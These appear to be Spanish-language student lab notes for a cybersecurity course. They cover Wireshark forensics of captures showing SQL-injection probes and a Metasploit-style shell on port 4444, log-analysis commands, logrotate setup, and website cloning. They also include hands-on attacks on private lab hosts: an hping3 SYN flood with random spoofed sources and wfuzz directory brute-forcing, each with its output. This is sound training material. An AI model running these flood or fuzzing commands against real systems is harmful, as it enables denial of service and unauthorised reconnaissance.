8	0.007326	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [PSH, ACK] Sec

- **¿Qué DNS tiene configurado?**

  Buscando por DNS en whireshark haya que hay dos DNS, 80.58.61.250 y 80.58.61.254.

dns && ip.src == 10.0.3.5

No.	Time	Source	Destination	Protocol	Length	Info
518	6.402396	10.0.3.5	80.58.61.250	DNS	79	Standard query 0xae90 A redirector.gvt1.
528	6.457490	10.0.3.5	80.58.61.250	DNS	85	Standard query 0x61ad A r2---sn-h5q7knee
553	7.763116	10.0.3.5	80.58.61.250	DNS	74	Standard query 0x5214 A www.google.com
557	7.789245	10.0.3.5	80.58.61.254	DNS	74	Standard query 0x5214 A www.google.com

- **¿Qué DHCP está utilizando?**

  Buscando por DHCP, nos comunicamos con un servidor o servicio: 10.0.3.3

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
19555	178.192935	10.0.3.5	10.0.3.3	DHCP	357	DHCP Re
19556	178.197465	10.0.3.3	10.0.3.5	DHCP	590	DHCP AC

- **¿Dónde parece que vive?**


Filtrando por http, para ver las páginas que ha visitado, posiblemente Navalcarnero, porque visita mucho el ayuntamiento, hacienda…etc.

- **¿Qué estaba realizando en ese momento?**

  Estaba intentando identificar un tipo de vulnerabilidad web.

  Buscando por http.request.method==GET encontramos en las últimas líneas que está realizando un intento de ataque sqli, por las peticiones con artist=1 y artista=1%27

  %27 es el símbolo " ' " en codeado en URL



http.request.method==GET

No.	Time	Source	Destination	Protocol	Length	Info
12870	107.573494	10.0.3.5	176.28.50.165	HTTP	483	GET /style.css HTTP/1.1
12871	107.573745	10.0.3.5	176.28.50.165	HTTP	510	GET /images/logo.gif HTTP/1.1
12888	108.502975	10.0.3.5	176.28.50.165	HTTP	540	GET /userinfo.php HTTP/1.1
12890	108.553409	10.0.3.5	176.28.50.165	HTTP	537	GET /login.php HTTP/1.1
12892	108.629098	10.0.3.5	176.28.50.165	HTTP	483	GET /style.css HTTP/1.1
12893	108.629362	10.0.3.5	176.28.50.165	HTTP	510	GET /images/logo.gif HTTP/1.1
12925	111.842647	10.0.3.5	176.28.50.165	HTTP	563	GET /login.php HTTP/1.1
12929	111.949541	10.0.3.5	176.28.50.165	HTTP	483	GET /style.css HTTP/1.1
12930	111.949670	10.0.3.5	176.28.50.165	HTTP	510	GET /images/logo.gif HTTP/1.1
12942	117.043614	10.0.3.5	176.28.50.165	HTTP	513	GET /style.css HTTP/1.1
12946	117.059068	10.0.3.5	176.28.50.165	HTTP	540	GET /images/logo.gif HTTP/1.1
14975	126.614835	10.0.3.5	176.28.50.165	HTTP	566	GET /cart.php HTTP/1.1
14977	126.682494	10.0.3.5	176.28.50.165	HTTP	509	GET /style.css HTTP/1.1
14981	126.700225	10.0.3.5	176.28.50.165	HTTP	536	GET /images/logo.gif HTTP/1.1
15023	128.948519	10.0.3.5	176.28.50.165	HTTP	574	GET /artists.php?artist=1 HTTP/1.1
15028	129.032962	10.0.3.5	176.28.50.165	HTTP	521	GET /style.css HTTP/1.1
15029	129.033310	10.0.3.5	176.28.50.165	HTTP	548	GET /images/logo.gif HTTP/1.1
15163	132.267898	10.0.3.5	176.28.50.165	HTTP	531	GET /artists.php?artist=1%27 HTTP/1.1
15165	132.340925	10.0.3.5	176.28.50.165	HTTP	524	GET /style.css HTTP/1.1

CAPTURA 3:


- **¿Qué ha ocurrido en esta máquina?**

  En estadísticas podemos ver los protocolos y cuantas veces se han usado. A su vez podemos ver conversaciones, vemos que hay comunicación con una ip local por el puerto 4444.

Wireshark · Destinations and Ports · captura3.pcapng

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
51997	1294				0.0100	53.58%	12.8800	3.064
51998	356				0.0028	14.74%	3.5400	12.764
51999	32				0.0002	1.33%	0.0200	21.046
52006	9				0.0001	0.37%	0.0600	35.670
52015	378				0.0029	15.65%	1.2600	70.628
52016	337				0.0026	13.95%	3.3400	72.266
52025	3				0.0000	0.12%	0.0300	95.784
55441	6				0.0000	0.25%	0.0400	59.680
UDP	329				0.0025	11.99%	0.2500	54.865
51007	139				0.0011	42.25%	0.1200	54.865
51558	142				0.0011	43.16%	0.2000	35.697
51771	1				0.0000	0.30%	0.0100	95.777
51774	46				0.0004	13.98%	0.2500	108.142
64708	1				0.0000	0.30%	0.0100	35.627
10.0.3.6	95				0.0007	2.60%	0.1700	71.340
TCP	95				0.0007	100.00%	0.1700	71.340
4444	95				0.0007	100.00%	0.1700	71.340
173.194.139.135	306				0.0024	8.37%	1.7200	3.064
TCP	306				0.0024	100.00%	1.7200	3.064


Para ver con que puertos se ha realizado la conexión aplicamos la flag de ACK,SYN y nos muestra todos los puertos



Conocemos el puerto 4444 que por defecto es utilizado por metaesploit

A partir de ahí filtramos normal por tcp.port == 4444, en follow TCP stream, viendo la comunicación escogemos un paquete concreto para inspeccionar pero no encontramos nada.


De nuevo en estadísticas, si ordenamos por puertos vemos el 5521 y volvemos a filtrar por ese puerto, y observamos el uso de TCP que no va cifrado, hacemos de nuevo follow, tcp stream, y observamos que desde un lado se envía la Shell y vemos los comando que ejecuta el atacante.




Clonar web

Descargar web y ponerla en el Apache de Kali. Probar que funciona.

Con **WebCopy** he copiado una parte de la web adslzone



Copio la carpeta en la raíz de mi servidor apache



Y la muestra perfectamente

Analizar logs

Comandos cat, grep, awk, cut, sort, wc, zgrep, zcat, grepcidr.

- **Tail** -f [log] ver en directo que pasa
- **Cat**: nos muestra el contenido del fichero

```
┌──(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ cat macro.vba
Function decodeBase64(ByVal vCode)
  Dim oXML, oNode
  Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
  Set oNode = oXML.CreateElement("base64")
  oNode.dataType = "bin.base64"
  oNode.Text = vCode
  decodeBase64 = sBinToStr(oNode.nodeTypedValue)
  Set oNode = Nothing
  Set oXML = Nothing
End Function
```

- **Awk**: nos permite separar por columnas, estas se separan por espacios
    - Cat acces.log | awk '{print $7}'

```
┌──(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ cat macro.vba | awk '{print $2}'
decodeBase64(ByVal
oXML,
oXML
oNode
=
=
=
oNode
oXML
Function
```

- **Cut**: como awk pero nos permite seleccionar un delimitador con el parámetro -d
    - Cat acces.log | cut -d ";" -f2


```
ubuntu@Picas:~$ cat /var/log/apache2/access.log.1 | cut -d "\"" -f2
GET /www.adsl-zone.com HTTP/1.1
GET /www.adslzone.net HTTP/1.1
GET /www.adslzone.net/ HTTP/1.1
GET /wp-json/gaz-v1/payload/home/1 HTTP/1.1
GET /app/themes/gaz-v1/dist/themes/gaz/js/entry-client.js?rel=GAZ_Theme_Master-579-1 HTTP/1.1
GET /app/themes/gaz-v1/dist/themes/gaz/fonts/gaz_icons.woff2?9035404 HTTP/1.1
GET /app/themes/gaz-v1/dist/themes/gaz/fonts/montserrat/Montserrat-Bold.woff2 HTTP/1.1
```

- **Sort**: con sort -u nos elimina los campos repetidos

```
ubuntu@Picas:~$ grep 192.168.0.28 /var/log/apache2/access.log.1 | awk '{print $1}'
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
```


```
ubuntu@Picas:~$ grep 192.168.0.28 /var/log/apache2/access.log.1 | awk '{print $1}'| sort -u
192.168.0.28
ubuntu@Picas:~$
```

- **Grep**: permite buscar una cadena de texto , con la opción -v nos devuelve lo contrario a lo que buscamos, es decir con -v nos devuelve todo menos la cadena de texto



- **Zcat**: nos permite ver el contenido de un fichero comprimido
  - **Zcat <nombre.gz>**


- **Wc**: wc (word count) es un comando utilizado en el sistema operativo Unix que permite realizar diferentes conteos desde la entrada estándar, ya sea de palabras, caracteres o saltos de líneas.



- **Zgrep**: es usado para invocar grep sobre ficheros comprimidos o "gzipeados"


- **Grepcidr**: se puede utilizar para filtrar una lista de direcciones IP contra una o más especificaciones de enrutamiento entre dominios sin clase (CIDR)
  - grepcidr 192.168.0.0/24 /var/log/apache2/access.log.1

Y aparecen todas las IP dentro del rango de red de busqueda




Investigación IP

Dirección IP de casa



Dirección IP teléfono móvil



Log Rotate de Apache

Si observáis los logs veréis que muchos tienen un nombre parecido. A modo de ejemplo os encontraréis con la siguiente situación:

```
auth.log
auth.log.1
auth.log.2.gz
auth.log.3.gz
auth.log.4.gz
```

La totalidad de archivos que he nombrado contienen información del mismo tipo. En este caso existen 4 archivos que han sido creados por el mecanismo de rotación de logs.

La función del mecanismo de rotación de logs es evitar que los logs consuman todo el espacio de almacenamiento y sean fáciles de consultar. Si analizamos el comportamiento del log auth.log veremos que semanalmente realiza las siguientes operaciones:

1. El contenido que estaba en el fichero auth.log.4gz se borrará y perderá de forma definitiva.
2. El contenido que estaba en el fichero auth.log.3 se trasladará al fichero comprimido auth.log.4.gz.
3. El contenido que estaba en el fichero auth.log.2 se traspasará al fichero comprimido auth.log.3.gz.
4. El contenido que estaba en el fichero auth.log.1 se comprimirá y trasladará al fichero auth.log.2.gz.
5. Finalmente, la información almacenada en auth.log se trasladará al fichero auth.log.1 y el fichero auth.log quedará vacío y listo para seguir registrando información.

Para configurar logrotate en apache nos vamos al directorio **/etc/logrotate.d/apache2**

El cual ya contiene

```
/var/log/apache2/*.log {
        daily
        missingok
        rotate 14
        compress
        delaycompress
        notifempty
        create 640 root adm
        sharedscripts
        postrotate
                if invoke-rc.d apache2 status > /dev/null 2>&1; then \
                    invoke-rc.d apache2 reload > /dev/null 2>&1; \
                fi;
        endscript
        prerotate
                if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
                        run-parts /etc/logrotate.d/httpd-prerotate; \
                fi; \
        endscript
}
```

Al final del fichero nosotros añadimos las siguientes líneas

```
# logs de acceso y errores de los sitios web
/var/www/logs/*.log {
        weekly
        missingok
        rotate 52
        compress
        notifempty
        create 640 root root
        sharedscripts
        postrotate
                if [ -f /var/run/apache2.pid ]; then
                        /etc/init.d/apache2 restart > /dev/null
                fi
        endscript
}
```

Además, logrotate debe ir configurado en un cron para que se ejecute periódicamente, esto podremos hacerlo gracias a la herramienta crontab (ejecuta procesos o scripts a intervalos regulares):

crontab -e

Y agregamos en nuestro archivo crontab el siguiente contenido:

Rotar logs de apache con logrotate a las 3 am

0 03 * * * root /usr/sbin/logrotate /etc/logrotate.conf > /dev/null 2>&1

Finalmente reiniciaremos el proceso cron para que los cambios surtan efecto:

/etc/init.d/cron restart

Ataque DDoS

Vamos a realizar el ataque con **hping3**

1. Vamos a comprobar que tenemos acceso a nuestra maquina

```
└─$ sudo hping3 192.168.0.27
[sudo] password for kali:
HPING 192.168.0.27 (eth0 192.168.0.27): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=8.0 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=10.8 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=11.8 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=11.0 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=5.5 ms
```

2. Esta variable del comando, lo que hace es enviar paquetes a nuestro equipo victima desde IP aleatorias.

Desde el Wireshark se ven perfectamente como se realizan estas peticiones con el filtro:

ip.dst==(IP Víctima)


ip.dst == 192.168.0.27

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	76.0.189.224	192.168.0.27	TCP	54	2707 → 80 [<None>] Seq=1 Win=512 Len=0
4	1.000588408	182.155.41.106	192.168.0.27	TCP	54	2708 → 80 [<None>] Seq=1 Win=512 Len=0
5	2.010768926	229.192.78.198	192.168.0.27	TCP	54	2709 → 80 [<None>] Seq=1 Win=512 Len=0
7	3.011789849	200.2.40.28	192.168.0.27	TCP	54	2710 → 80 [<None>] Seq=1 Win=512 Len=0
9	4.026759375	187.238.144.252	192.168.0.27	TCP	54	2711 → 80 [<None>] Seq=1 Win=512 Len=0
10	5.040335052	40.174.146.9	192.168.0.27	TCP	54	2712 → 80 [<None>] Seq=1 Win=512 Len=0
14	6.047181150	163.27.148.244	192.168.0.27	TCP	54	2713 → 80 [<None>] Seq=1 Win=512 Len=0
15	7.047532826	198.119.8.163	192.168.0.27	TCP	54	2714 → 80 [<None>] Seq=1 Win=512 Len=0
16	8.053362855	16.23.78.138	192.168.0.27	TCP	54	2715 → 80 [<None>] Seq=1 Win=512 Len=0
18	9.054717277	129.142.8.30	192.168.0.27	TCP	54	2716 → 80 [<None>] Seq=1 Win=512 Len=0
19	10.055557610	189.59.177.245	192.168.0.27	TCP	54	2717 → 80 [<None>] Seq=1 Win=512 Len=0
20	11.057619795	8.198.57.64	192.168.0.27	TCP	54	2718 → 80 [<None>] Seq=1 Win=512 Len=0

3. Vamos con todo a tumbar totalmente el servidor víctima con el comando de **HPING3 con la variable –rand-source -d 500 192.168.50.128 -p 80 –flood**

```
┌──(kali㉿kali)-[~/slowloris]
└─$ sudo hping3 --rand-source -d 500 192.168.0.27 -p 80 --flood
[sudo] password for kali:
HPING 192.168.0.27 (eth0 192.168.0.27): NO FLAGS are set, 40 headers + 500 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.27 hping statistic ---
1612079 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hemos lanzado infinidad de paquetes en escasamente 3 segundos, vamos a ver que ha capturado wireshark en nuestro servidor



En la captura podemos ver que le han llegado infinidad de peticiones de diferentes IP y que ha registrado un total de **390525** paquetes , he de decir que la maquina se bloquea completamente en su totalidad

Fuzzing de directorios

Mi maquina objetivo es la Ip 192.168.0.27 y la ataco con la 192.168.0.28 con la herramienta **wfuzz**

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c --hc 404 -u http://192.168.0.27/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.27/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        375 L    964 W      10918 Ch    "# directory-list-2.3-medium.txt"
000000003:   200        375 L    964 W      10918 Ch    "# Copyright 2007 James Fisher"
000000006:   200        375 L    964 W      10918 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of t
000000007:   200        375 L    964 W      10918 Ch    "# license, visit http://creativecommons.org/licenses/by-sa
000000005:   200        375 L    964 W      10918 Ch    "# This work is licensed under the Creative Commons"
000000013:   200        375 L    964 W      10918 Ch    "#"
000000012:   200        375 L    964 W      10918 Ch    "# on atleast 2 different hosts"
000000009:   200        375 L    964 W      10918 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000011:   200        375 L    964 W      10918 Ch    "# Priority ordered case sensative list, where entries were
000000002:   200        375 L    964 W      10918 Ch    "#"
000000004:   200        375 L    964 W      10918 Ch    "#"
000000008:   200        375 L    964 W      10918 Ch    "# or send a letter to Creative Commons, 171 Second Street,
000000014:   200        375 L    964 W      10918 Ch    "http://192.168.0.27/"
000000010:   200        375 L    964 W      10918 Ch    "#"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...

Total time: 0
Processed Requests: 10038
Filtered Requests: 10024
Requests/sec.: 0
```

Y este es el log de apache

